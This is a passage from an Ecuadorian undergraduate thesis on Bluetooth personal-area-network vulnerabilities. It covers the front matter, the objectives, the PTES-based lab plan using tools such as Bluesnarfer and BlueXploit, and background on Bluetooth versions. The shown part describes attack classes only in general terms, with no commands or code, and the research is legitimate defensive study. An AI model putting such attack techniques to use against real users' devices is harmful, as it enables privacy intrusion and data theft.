UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

TITULO DEL TRABAJO DE TITULACIÓN

ANÁLISIS DE VULNERABILIDADES EN REDES PAN (RED DE ÁREA PERSONAL) BASADAS EN EL PROTOCOLO BLUETOOTH

AUTOR

DE LA CRUZ GONZÁLEZ LUIGGI JESÚS

EXAMEN COMPLEXIVO

Previo a la obtención del grado académico en
INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

TUTOR

ING. HAZ LÓPEZ LÍDICE VICTORIA, MSI.

Santa Elena, Ecuador

Año 2025

UPSE

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

TRIBUNAL DE SUSTENTACIÓN

Ing. José Sánchez Aquino, Mgt.
DIRECTOR DE LA CARRERA

Ing. Lidice Haz López, Msi.
TUTOR

Ing. Walter Orozco Iguasnia, Msc.
DOCENTE ESPECIALISTA

Ing. Marjorie Coronel Suárez, Mgt.
DOCENTE GUÍA UIC

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CERTIFICACIÓN

Certifico que luego de haber dirigido científica y técnicamente el desarrollo y estructura final del trabajo, este cumple y se ajusta a los estándares académicos, razón por el cual apruebo en todas sus partes el presente trabajo de titulación que fue realizado en su totalidad por **DE LA CRUZ GONZÁLEZ LUIGGI JESÚS**, como requerimiento para la obtención del título de Ingeniero en Tecnologías de la Información.

La Libertad, a los 20 días del mes de junio del año 2025

TUTOR

Firmado electrónicamente por:
LIDICE VICTORIA HAZ LOPEZ
Validar únicamente con FirmaEC

ING. HAZ LÓPEZ LÍDICE VICTORIA, MSI

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

DECLARACIÓN DE RESPONSABILIDAD

Yo, **De La Cruz González Luiggi Jesús**

DECLARO QUE:

El trabajo de Titulación, **Análisis de vulnerabilidades en redes PAN (Red de Área Personal) basadas en el protocolo Bluetooth** previo a la obtención del título en Ingeniero en Tecnologías de la Información, ha sido desarrollado respetando derechos intelectuales de terceros conforme las citas que constan en el documento, cuyas fuentes se incorporan en las referencias o bibliografías. Consecuentemente este trabajo es de mi total autoría.

En virtud de esta declaración, me responsabilizo del contenido, veracidad y alcance del Trabajo de Titulación referido.

La Libertad, a los 20 días del mes de junio del año 2025

EL AUTOR

De La Cruz González Luiggi Jesús

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA

FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CERTIFICACIÓN DE ANTIPLAGIO

Certifico que después de revisar el documento final del trabajo de titulación denominado, **Análisis de vulnerabilidades en redes PAN (Red de Área Personal) basadas en el protocolo Bluetooth**, presentado por el estudiante, **De La Cruz González Luiggi Jesús** fue enviado al Sistema Antiplagio, presentando un porcentaje de similitud correspondiente al 3%, por lo que se aprueba el trabajo para que continúe con el proceso de titulación.

CERTIFICADO DE ANÁLISIS
magister

DE_LA_CRUZ_GONZALEZ_LUIGGI JESUS_PROYECTO_TIC_2025

3% Textos sospechosos

3% Similitudes
< 1% similitudes entre comillas
< 1% entre las fuentes mencionadas
8% Idiomas no reconocidos (ignorado)
9% Textos potencialmente generados por la IA (ignorado)

Nombre del documento: DE_LA_CRUZ_GONZALEZ_LUIGGI JESUS_PROYECTO_TIC_2025.docx
ID del documento: 6bc13230af21938fbd4ec68e67749b2daec6b114
Tamaño del documento original: 65,98 MB

Depositante: LIDICE VICTORIA HAZ LÓPEZ
Fecha de depósito: 17/6/2025
Tipo de carga: interface
fecha de fin de análisis: 18/6/2025

Número de palabras: 23.868
Número de caracteres: 165.164

Ubicación de las similitudes en el documento:

TUTOR

Firmado electrónicamente por:
LIDICE VICTORIA HAZ LOPEZ
Validar únicamente con FirmaEC

Ing. Haz López Lídice Victoria, Msi.

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

AUTORIZACIÓN

Yo, **De La Cruz González Luiggi Jesús**

Autorizo a la Universidad Estatal Península de Santa Elena, para que haga de este trabajo de titulación o parte de él, un documento disponible para su lectura consulta y procesos de investigación, según las normas de la Institución.

Cedo los derechos en línea patrimoniales del presente trabajo de titulación con fines de difusión pública, además apruebo la reproducción dentro de las regulaciones de la Universidad, siempre y cuando esta reproducción no suponga una ganancia económica y se realice respetando mis derechos de autor

Santa Elena, a los 20 días del mes de junio del año 2025

EL AUTOR

De La Cruz González Luiggi Jesús

AGRADECIMIENTO

En esta sección deseo expresar mis más sinceros agradecimientos a todos los que estuvieron presente durante mi formación universitaria.

En primer lugar, agradezco a Dios por darme la fortaleza y sabiduría necesaria para afrontar todos los obstáculos que se presentaron en el camino.

Agradezco infinitamente a mi familia, quienes han estado conmigo desde el principio, apoyándome en cada paso, brindándome su amor incondicional, sus consejos y su confianza. Han sido un pilar fundamental a lo largo de esta etapa universitaria.

Un agradecimiento especial a mi tutora, la Ing. Lídice Haz López, Msi., por su orientación, dedicación y tiempo. Y por haber compartido sus conocimientos conmigo durante el proceso de desarrollo de este proyecto, así como los demás docentes de la carrera de Tecnologías de la Información.

Agradezco igualmente a mi grupo de amigos, por su compañía y el apoyo brindado durante esta etapa.

Luiggi Jesús De La Cruz González

DEDICATORIA

Dedico este proyecto a mi familia, especialmente a mis padres. A mi madre, María González Balón, por su amor incondicional, por ser siempre mi ejemplo de fortaleza y por estar a mi lado en cada paso que he dado. A mi padre, Pedro De La Cruz Vera, por su esfuerzo, sacrificio y por haberme apoyado a alcanzar una formación universitaria.

Gracias por creer en mí; les estaré agradecido toda la vida.

Luiggi Jesús De La Cruz González

ÍNDICE GENERAL

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

RESUMEN

El siguiente proyecto, "Análisis de vulnerabilidades en redes PAN (Red de Área Personal) basadas en el protocolo Bluetooth", tiene como objetivo identificar y analizar las vulnerabilidades que afectan a los dispositivos Bluetooth de uso cotidiano. Mediante la aplicación de la metodología PTES (Penetration Testing Execution Standard), la configuración de un laboratorio de pruebas utilizando una máquina virtual con el sistema operativo Kali Linux y el uso de herramientas de código abierto como; Bluesnarfer, BlueZ, BlueSpy y BlueXploit, se simulan escenarios de Pruebas de Concepto (PoC) donde se explotan las vulnerabilidades identificadas en los dispositivos Bluetooth que fueron seleccionados previamente, con ello, se obtienen resultados de la explotación de las vulnerabilidades, las cuales son presentadas en informes detallados. Al final del proyecto se proponen medidas de seguridad apoyadas en normas de seguridad internacionales de acuerdo con los resultados de las pruebas.

Palabras claves: Bluetooth, Redes de Área Personal (PAN), vulnerabilidad

ABSTRACT

The following project, "Vulnerability Analysis in PAN (Personal Area Network) Networks Based on the Bluetooth Protocol," aims to identify and analyze vulnerabilities affecting everyday Bluetooth devices. By applying the PTES (Penetration Testing Execution Standard) methodology, setting up a testing lab using a virtual machine running the Kali Linux operating system, and using open-source tools such as Bluesnarfer, BlueZ, BlueSpy, and BlueXploit, Proof of Concept (PoC) scenarios are simulated where the vulnerabilities identified in previously selected Bluetooth devices are exploited. This results in the exploitation of these vulnerabilities which are presented in detailed reports. At the end of the project, security measures supported by international security standards are proposed based on the test results.

Keywords: Bluetooth, Personal Area Networks (PAN), vulnerability

INTRODUCCIÓN

Las tecnologías inalámbricas desde su aparición han facilitado la forma en la que nos comunicamos, su objetivo ha sido brindar una mayor movilidad y flexibilidad a la hora de conectar diferentes dispositivos y poder transmitir información sin la necesidad de utilizar cables. Este avance, ha impulsado el desarrollo de nuevos dispositivos, aplicaciones y servicios enfocados en utilizar esta tecnología.

Las Redes de Área Personal son un tipo de red de corto alcance utilizada en diversos ámbitos, en este se encuentran diferentes tecnologías inalámbricas como; Zigbee, NFC, IrDA y Bluetooth, siendo esta última la más popular en este tipo de redes. Debido a esto, y al igual que otras tecnologías, no está exenta de que su seguridad sea vulnerada por ciberdelincuentes los cuales aprovechan los fallos en su diseño.

En ese contexto, el proyecto "Análisis de vulnerabilidades en redes PAN (Red de Área Personal) basadas en el protocolo Bluetooth", busca mostrar las diversas formas en la que los ciberdelincuentes utilizan esta tecnología para su beneficio, lo que compromete la privacidad y seguridad de los usuarios que utilizan esta tecnología. Al mismo tiempo, busca ser una fuente de información confiable para generar concientización sobre los riesgos que implican el uso de Bluetooth sino se toman las medidas de seguridad adecuadas.

En el capítulo I, se desarrollan los antecedentes del proyecto, en donde mediante la investigación bibliográfica se presentan los principales problemas de seguridad del estándar Bluetooth, y las razones por las cuales este tipo de tecnología es utilizada en otros contextos relacionados con la ciberdelincuencia. También se exploran otros trabajos relacionados con la misma temática, los cuales indican la importancia de seguir investigando sobre las vulnerabilidades que afectan al protocolo Bluetooth.

El capítulo II corresponde al marco conceptual, el cual se centra en los conceptos claves para el entendimiento del proyecto, y el marco teórico, en esta sección se muestran las diferentes teorías que respaldan la importancia de realizar el proyecto. En el capítulo III, se presenta la propuesta de desarrollo del proyecto, en este se sigue una metodología especializada en ciberseguridad para poder explotar algunas vulnerabilidades en diferentes escenarios de prueba.

1. CAPÍTULO I. FUNDAMENTACIÓN

1.1. Antecedentes

En la actualidad, el estándar de comunicación Bluetooth es una de las tecnologías más extendidas en la implementación de redes inalámbricas de corto alcance, desempeña un papel fundamental en la conectividad y transmisión de datos de diferentes dispositivos personales en un rango limitado de espacio [1]. Esta tecnología está presente no solo en las telecomunicaciones, sino también en otros sectores del mercado como la industria automotriz, vivienda, salud y deporte. Su popularidad se debe principalmente a su simplicidad de uso, bajo consumo energético, latencia reducida, y facilidad de implementación [1].

Aunque su integración y popularidad es igual frente a otras tecnologías inalámbricas, las investigaciones sobre las vulnerabilidades de Bluetooth no han sido de mucho interés por parte del área de ciberseguridad, esto en parte porque ha sido menos rentable para los ciberdelincuentes explotar estas debilidades para obtener beneficios económicos, sin embargo, estas vulnerabilidades siguen siendo relevantes en escenarios como el espionaje, conflictos cibernéticos, extorsión, y amenazas a la privacidad de los usuarios [2].

El desconocimiento de los usuarios sobre las vulnerabilidades de la estándar Bluetooth es un factor fundamental cuando se trata de la seguridad de esta tecnología, debido a esto, Bluetooth ha sido percibido como menos riesgosa, lo que ha generado una actitud despreocupada en cuanto a su uso [3]. El hábito de mantener el Bluetooth activado sin restricciones representa una amenaza significativa, lo que deriva en prácticas inseguras, tales como el emparejamiento automático de dispositivos o la falta de verificación de las conexiones entrantes [4].

La tecnología Bluetooth presenta una característica relevante en cuanto a su seguridad, puesto que esta depende en mayor parte del método de emparejamiento que se aplique, esto implica que el mecanismo interno protegerá tanto la información como la integridad de los sistemas donde se implementa el protocolo [5]. El principal problema surge cuando la comunicación en la transmisión se ve comprometida de alguna manera, permitiendo el acceso tanto a los datos transmitidos como al dispositivo en sí, lo que representa un riesgo de seguridad [5].

Una de las vulnerabilidades que afecta esta tecnología en gran medida es la posibilidad de conectarse a un dispositivo Bluetooth a otro sin autorización previa para enviar mensajes no solicitados, aunque no parezca tener un riesgo alto, puede ser bastante molesto, según reportes este ataque afecta a un gran número de dispositivos en áreas urbanas de alto tráfico, especialmente en centros de transporte [6].

También existen ataques que permiten acceder a una cantidad considerable de datos personales, como contactos y mensajes de texto, este tipo de ataques por su parte han evolucionado hacia técnicas más complejas, ya que los atacantes pueden tomar control remoto sobre los dispositivos durante un tiempo prolongado, lo que compromete tanto la seguridad del dispositivo como la privacidad del usuario [7].

Otro ataque común a esta tecnología es la suplantación de dispositivos Bluetooth, el cual ha experimentado un crecimiento notable en los últimos años, los atacantes explotan principalmente mecanismos de emparejamiento obsoletos y vulnerabilidades sobre el protocolo Bluetooth para acceder a dispositivos sin protección, resultando en que, cada ataque exitoso puede comprometer una cantidad significativa de datos sensibles [7].

A nivel nacional en Ecuador, un estudio publicado por la Revista Latinoamericana de Ciencias Sociales y Humanidades (LATAM), titulado, "Protección de datos personales en el uso de la aplicación ASÍ Ecuador", analizaba el uso de la tecnología Bluetooth en una aplicación móvil diseñada para notificar a los usuarios que habían estado en contacto con una persona infectada por COVID-19 durante la pandemia de 2020 [8].

La aplicación implementó el protocolo Bluetooth Low Energy (BLE), que permitía la comunicación directa de dispositivos sin perder la red del celular consumiendo muy poca energía de la batería, sin embargo, se observó que la implementación de este protocolo presentaba riesgos y vulnerabilidades debido a la ausencia de mecanismos de seguridad avanzados, lo que exponía los datos de los usuarios a posibles ataques que comprometían su privacidad [8].

En Latinoamérica, un estudio titulado "Seguridad de la información aplicada a dispositivos móviles con foco en tecnología Bluetooth", se determinó que el 70% de las amenazas en dispositivos móviles provienen de conexiones Bluetooth no seguras, la investigación recalca la falta de configuraciones adecuadas y la escasa concientización sobre la seguridad de esta tecnología, lo que compromete la interceptación de datos y

accesos no autorizados, el estudio finaliza con recomendaciones para mitigar los ataques hacia los dispositivos móviles [9].

Por otro lado, a nivel mundial, un estudio realizado por la Universidad Complutense de Madrid, titulado "Pentest de un dispositivo IoT: Explotación de vulnerabilidades de una bombilla inteligente", se evaluó la seguridad de un dispositivo que utilizaba el protocolo Bluetooth Low Energy (BLE), donde se evidenciaron configuraciones deficientes que podían permitir a los atacantes manipular dispositivos sin restricciones, el estudio concluye demostrando la falta de autenticación y cifrado en la comunicación Bluetooth, lo que facilitaba la interceptación y el ingreso de comandos [10] .

De acuerdo con lo expuesto anteriormente, es fundamental que continúen con las investigaciones sobre la seguridad de la tecnología Bluetooth, debido a su uso creciente, aplicación en diversos proyectos y su integración en una amplia variedad de dispositivos personales. Su potencial exposición ante amenazas y el poco conocimiento de los usuarios sobre estos riesgos hacen aún más necesaria las pruebas e investigaciones para la identificación y mitigación de vulnerabilidades en esta tecnología.

En este sentido, el presente proyecto tiene como objetivo contribuir a las investigaciones que se han hecho anteriormente y ampliar la comprensión sobre las vulnerabilidades de la tecnología Bluetooth. La aplicación de metodologías especializadas en seguridad informática y la ejecución de pruebas de penetración en entornos controlados son esenciales en el proceso para identificar y evaluar el impacto de las amenazas, así como también explorar los factores técnicos y no técnicos que influyen en la exposición de los dispositivos a ataques.

A través de este estudio, se espera identificarán las vulnerabilidades más comunes en dispositivos personales que utilizan la tecnología Bluetooth. El proyecto pretende evaluar las medidas de seguridad de estos dispositivos y cómo estos reaccionan ante diversos ataques en condiciones específicas, además de profundizar en el impacto de estas vulnerabilidades utilizando diferentes herramientas de seguridad. Al mismo tiempo, se busca generar conciencia sobre los riesgos de las amenazas y la importancia de adoptar buenas prácticas en el uso de la tecnología Bluetooth, con esto, se espera generar información útil para los usuarios sobre la seguridad de los dispositivos personales y promover un uso más seguro.

1.2. Descripción del Proyecto

El presente proyecto tiene como objetivo realizar un análisis de las vulnerabilidades en redes PAN (Red de Área Personal) basadas en el estándar IEEE 802.15.1 que utiliza tecnología inalámbrica Bluetooth. A través de este estudio se busca identificar los posibles riesgos de seguridad de esta tecnología que puedan comprometer la información transmitida a través de este protocolo.

Se realizará la revisión bibliográfica sobre el protocolo de comunicación Bluetooth, incluyendo investigaciones previas de su seguridad, tipos de ataques más comunes, y vulnerabilidades documentadas, lo que permitirá contextualizar el estudio y establecer un marco de referencia. Se aplicará la metodología PTES (Penetration Testing Execution Standard), un marco de trabajo de pruebas de penetración diseñado para detectar y evaluar vulnerabilidades en sistemas informáticos.

El estudio se llevará a cabo bajo un entorno de pruebas controlado, de acuerdo con cada vulnerabilidad que se haya identificado durante la investigación. Para ello se utilizarán herramientas de seguridad informáticas de código abierto disponibles en repositorios de GitHub, así como el uso del sistema operativo Kali Linux, y otras soluciones diseñadas para la evaluación y explotación de vulnerabilidades de la tecnología Bluetooth. Finalmente, de acuerdo con los resultados obtenidos, se proponen medidas de seguridad para mitigar los riesgos identificados en el estudio.

De acuerdo con la metodología PTES, esta consta de 7 fases que se aplican durante el proceso de evaluación de vulnerabilidades, sin embargo, este proyecto tomará como referencia solo las siguientes fases [11]:

- **Fase 1 - Recopilación de información:** En esta fase, se recopila la información sobre el objetivo, mediante el uso de técnicas de recolección de datos o herramientas adecuadas. El propósito de la información obtenida es proporcionar y diseñar acciones que se llevarán a cabo en las siguientes fases de la metodología.
- **Fase 2 - Análisis de Vulnerabilidades:** Se indagan los datos recopilados en la fase anterior para identificar posibles debilidades de seguridad del objetivo. Se evalúan configuraciones y otros aspectos que puedan significar un riesgo de seguridad.

- **Fase 3 - Explotación:** En esta etapa, se ejecutan las pruebas controladas para validar si las vulnerabilidades investigadas y analizadas pueden ser explotadas. Se aplican técnicas de ataque simuladas con el fin de medir su impacto y evaluar el nivel de seguridad del sistema o dispositivo analizado.
- **Fase 4 - Informe de Resultados:** En esta etapa, se documenta todos los hallazgos obtenidos y se clasifican las vulnerabilidades explotadas según su nivel de riesgo e impacto. Además, se proponen recomendaciones y medidas de seguridad para mitigar los riesgos detectados y fortalecer la seguridad del sistema.

1.3. Objetivos del Proyecto

Objetivo General

Analizar las vulnerabilidades del estándar Bluetooth en redes PAN dentro de un entorno controlado, utilizando herramientas de código abierto con el fin de proponer medidas de seguridad informáticas basadas en normas internacionales.

Objetivos Específicos

- Realizar una revisión bibliográfica sobre el estándar IEEE 802.15.1 en redes PAN, para entender el funcionamiento de la comunicación Bluetooth.
- Diseñar un entorno controlado de pruebas para simular escenarios de vulnerabilidades en redes PAN utilizando dispositivos Bluetooth.
- Identificar vulnerabilidades en dispositivos Bluetooth mediante el uso de herramientas de seguridad informática de código abierto.
- Proponer medidas de seguridad basadas en normas internacionales para fortalecer la protección de las redes PAN y dispositivos Bluetooth.

1.4. Justificación del Proyecto

Bluetooth, al igual que otras tecnologías inalámbricas, esta tiene un gran aporte en la manera en la que nos comunicamos y compartimos información a través de diferentes dispositivos de uso diario. Según el último reporte presentado por Bluetooth SIG (Bluetooth Special Interest Group), se espera que para el año 2028 existan 7.5 mil millones de dispositivos habilitados con esta tecnología [12]. Sin embargo, su crecimiento

también lo expone a diversas vulnerabilidades que pueden afectar a la seguridad de los datos de los usuarios.

Los principales riesgos asociados a esta tecnología se basan en la posibilidad de interceptación de datos, emparejamientos no autorizados y ataques de suplantación de dispositivos, estos problemas comprometen la integridad, confidencialidad y disponibilidad de la información transmitida, afectando directamente a los usuarios de dispositivos como teléfonos, laptops, tablets y periféricos inalámbricos, además, esta situación se ve agravada por la falta de actualizaciones en dispositivos antiguos y el desconocimiento de los usuarios sobre las prácticas de seguridad [13].

De manera general, la seguridad de los datos sigue siendo un tema relevante en el ámbito tecnológico, especialmente cuando se tiene grandes cantidades de dispositivos conectados al mismo tiempo haciendo uso de diferentes protocolos. Bluetooth al ser una de las tecnologías inalámbricas más populares no está exenta de presentar vulnerabilidades, muchas de estas amenazas pasan desapercibidas por los mismos usuarios quienes desconocen los riesgos asociados a una configuración inadecuada o al uso de dispositivos sin medidas de protección seguras, lo que podría comprometer la privacidad y seguridad de la información de los usuarios.

Ante esta problemática, nace la necesidad de desarrollar este proyecto con el propósito de identificar y analizar las vulnerabilidades presentes en el protocolo Bluetooth en el contexto de las Redes de Área Personal. Mediante este proyecto se busca probar que aún siguen presente ciertas vulnerabilidades en diferentes dispositivos y evaluar el impacto de las amenazas en la seguridad y en la privacidad de los usuarios al usar esta tecnología. Con estos hallazgos, se prevé proponer estrategias de mitigación que permitan reducir las vulnerabilidades existentes, y promover las buenas prácticas de seguridad contribuyendo al fortalecimiento de la ciberseguridad en entornos inalámbricos.

Este proyecto se alinea a los ejes y objetivos del “Plan de Creación de Oportunidades 2021-2025”, un proyecto de estrategia nacional diseñada para impulsar el desarrollo económico, social, y ambiental del país, que tiene como objetivo crear condiciones favorables para el crecimiento sostenible, generación de empleo y mejorar la calidad de vida de los ciudadanos [14]. A continuación, se detallan los ejes y objetivos más adecuados para este proyecto [14]:

Objetivos del Eje Social

Objetivo 5: Asegurar la protección de las familias, garantizar sus derechos y acceso a servicios, eliminar la pobreza y fomentar la inclusión social [14].

- **Política 5.5:** Incrementar la conectividad digital y el acceso a nuevas tecnologías para la población [14].

Objetivo 7: Fortalecer las habilidades de la población y fomentar una educación que sea innovadora, inclusiva y de alta calidad en todos los niveles [14].

- **Política 7.2:** Fomentar la modernización y eficiencia del sistema educativo mediante la incorporación de innovaciones y herramientas tecnológicas [14].

1.5. Alcance del Proyecto

De acuerdo con los objetivos del proyecto, el estudio se centrará únicamente en el análisis de las principales vulnerabilidades que afectan a la tecnología Bluetooth, en el contexto de las Redes de Área Personal. Para la contextualización y entendimiento del protocolo, se realiza la revisión detallada de estudios previos, publicaciones de investigaciones y fuentes especializadas disponibles en Internet, con el objetivo de identificar ataques documentados, metodologías de explotación y posibles medidas de mitigación.

El estudio incluirá un enfoque práctico para las pruebas de penetración mediante la aplicación de la metodología PTES (Penetration Testing Execution Standard) utilizando solo 4 de sus fases totales. Se trabajará en un entorno controlado utilizando herramientas de seguridad informática de código abierto las cuales están disponibles en sus respectivos repositorios de GitHub, así como la utilización del sistema operativo Kali Linux para la auditoría y explotación de vulnerabilidades junto con la selección de diferentes dispositivos Bluetooth.

El análisis se limitará a explotar vulnerabilidades documentadas en versiones reciente y anteriores del protocolo Bluetooth y su impacto en dispositivos de uso común en entornos personales o académicos. No se abordarán otros protocolos de comunicación inalámbrica ni pruebas en infraestructuras empresariales, ni utilización de dispositivo de terceros que requieran de hardware especializado que estén fuera del alcance del proyecto.

2. CAPÍTULO II. MARCO TEÓRICO Y METODOLOGÍA DEL PROYECTO

2.1. Marco Conceptual

2.1.1. Redes de Área Personal (PAN)

Redes de comunicación de corto alcance diseñada para la conexión y transferencia de datos de dispositivos electrónicos personales [15]. Estas redes pueden trabajar mediante conexiones cableadas o inalámbricas a velocidades de entre 10 bps hasta los 10 Mbps en un rango de no más de 10 metros, ideales para la transferencia de archivos pequeños o medianos [16].

2.1.2. Redes Inalámbricas de Área Personal (WPAN)

Redes de comunicación que trabajan exclusivamente mediante tecnologías inalámbricas de corto alcance [16]. Forman parte de grupo de trabajo IEEE 802.15.x que incluyen tecnologías como Bluetooth, Zigbee, infrarrojos (IrDA) o Ultra-Wideband (UWB), que se caracterizan por su bajo consumo energético y facilidad de implementación en entornos personales, industriales e Internet de las Cosas [17].

2.1.3. Topologías de Redes de Área Personal

Al igual que otras redes cableadas o inalámbricas, estas pueden adoptar diferentes topologías dependiendo de la tecnología y el propósito de comunicación, estas estructuras definen la forma en que los dispositivos se conectan e intercambian información dentro de la red, influyendo en aspectos como el rendimiento, alcance, eficiencia energética y tolerancia a fallos, las redes de área personal toman en cuentan tres tipos de topologías de red [18].

- **Punto a Punto (P2P):** Tipo de conexión directa donde cada canal de dato se utiliza para comunicar únicamente dos dispositivos, donde uno asume el rol de emisor y el otro de receptor, son ideales para la transmisión a corta distancia y necesidades específicas [19].

- **Estrella:** Un nodo central (coordinador) gestiona la comunicación con varios dispositivos periféricos, evitando que estos se conecten directamente entre sí. Es una topología eficiente y común ya que permite la conexión de múltiples

dispositivos a un único punto de acceso, como en redes de domótica o accesorios inteligentes [20].

- **Malla (Mesh):** Todos los dispositivos están interconectados entre sí y pueden actuar como repetidores, permitiendo que los datos encuentren múltiples rutas para llegar a su destino. Mejora la cobertura, la tolerancia a fallos y la confiabilidad de la red, son utilizadas mayormente en redes de sensores inalámbricos [21].

2.1.4. IEEE: Instituto de Ingenieros Eléctricos y Electrónicos

Es una organización internacional sin fines de lucro que se encarga de promover la innovación, investigación y el desarrollo de la tecnología en los campos de la ingeniería eléctrica, electrónica, computación y áreas relacionadas con la ciencia y tecnología.[22]. También, es reconocido por el desarrollo de normas y especificaciones técnicas que establecen estándares internacionales en áreas como redes de comunicación, dispositivos electrónicos, telecomunicaciones, seguridad informática, entre otras [22].

2.1.5. Bluetooth [IEEE 802.15.1]

Bluetooth es un estándar de comunicación de redes inalámbrica de corto alcance definido en el grupo de trabajo IEEE 802.15.1, y gestionada por el consorcio Bluetooth Special Interest Group (Bluetooth SIG), el estándar emplea la banda de frecuencia de 2.4 GHz designada para comunicaciones inalámbricas de uso libre (ISM), permite la transmisión de datos, voz y audio entre dispositivos electrónicos compatibles, como teléfonos, computadoras, auriculares y otros periféricos [23].

2.1.6. Bluetooth Classic (BR/EDR)

Bluetooth Classic (BR/EDR) es como se denomina a las tecnologías originales de Bluetooth, que incluyen la Tasa básica (BR), Velocidad de Datos Mejorada (EDR) y la extensión MAC/PHY Alternativo (AMP), fue diseñada para la transmisión y comunicación inalámbrica constante entre dispositivos que requieren mayor ancho de banda y es utilizada para actividades como la transferencia de archivos, streaming de audio, la conexión de dispositivos como auriculares, impresoras o teclados, u otros dispositivos de interfaz humana. [24].

2.1.7. Bluetooth Low Energy (BLE)

Bluetooth Low Energy (BLE – Bluetooth de Baja Energía), es una variante de la tecnología Bluetooth introducida en la versión 4.0, está diseñada para aplicaciones y dispositivos que requieren bajo consumo de energía y transmisión de datos en intervalos cortos, como sensores, monitores de salud, dispositivos portátiles y aplicaciones de Internet de las Cosas (IoT) [25].

En la siguiente imagen se muestra las distintas áreas de aplicación, topología de comunicación, tecnología de radio y tasas de transmisión que tienen las tecnologías Bluetooth Classic y Bluetooth Low Energy [26]. Bluetooth Classic está enfocado en la transmisión de audio y transferencia de datos mediante comunicación punto a punto, mientras que Bluetooth Low Energy es aplicada en servicios de ubicación y redes de dispositivos utilizando comunicación en malla y difusión, teniendo mayor eficiencia energética y flexibilidad en la tasa de bits [26].



Figura 1. Bluetooth Classic y Bluetooth Low Energy. (Fuente: [26])

2.1.8. Versiones de Bluetooth

Las versiones de Bluetooth hacen referencia a los distintos lanzamientos, actualizaciones y especificaciones que ha tenido esta tecnología desde su creación, cada versión ha incorporado mejoras en cuanto a velocidad de transmisión, alcance, eficiencia energética, capacidad de conexión y seguridad, lo que ha permitido que se adapte a una variedad de aplicaciones [27].

A continuación, se presenta una tabla que resumen las diferentes versiones de la tecnología Bluetooth, detallando características principales, velocidad máxima de transmisión en Mbps, y fecha de lanzamiento.

Versión	Lanzamiento	Mbps	Características
1.0a	Jul - 1999	0.7322	Primera versión oficial, presentaba numerosos errores e inestabilidades.
1.0b	Dic - 1999	0.7322	Correcciones de errores de la primera versión.
1.1	Feb - 2001	0.7322	Primera versión comercial que incorporó mecanismos de cifrado.
1.2	Nov - 2003	1	Mejoras en la calidad de conexión (AFH), y soporte para enlaces síncronos (ESCO)
2.0 + EDR	Nov - 2004	2.1	Mejor velocidad (EDR); menos consumo de energía, y soporte para emparejamiento con tecnología NFC.
2.1 + EDR	Ago - 2007	2.1	Mejor emparejamiento con la integración de Secure Simple Pairing (SSP).
3.0 + HS	Abr - 2009	24	Nuevo canal adicional de alta velocidad (HS), utilizando Wi-Fi para la transferencia de grandes volúmenes de datos.
4.0 + LE	Dic - 2009	24	Nuevo modo Low Energy (LE) orientada al bajo consumo de energía.
4.1	Dic - 2013	25	Soporte para el protocolo IPv6 para conexión directa con n redes IoT
4.2	Dic - 2014	25	Nuevo perfil de conexión compatible con IPv6 (IPSP) para mejorar la conexión con dispositivos de menor tamaño sin intermediarios.
5.0	Dic - 2016	50	Velocidad x2, alcance x4, capacidad x8 y mejoraras con dispositivos IoT.
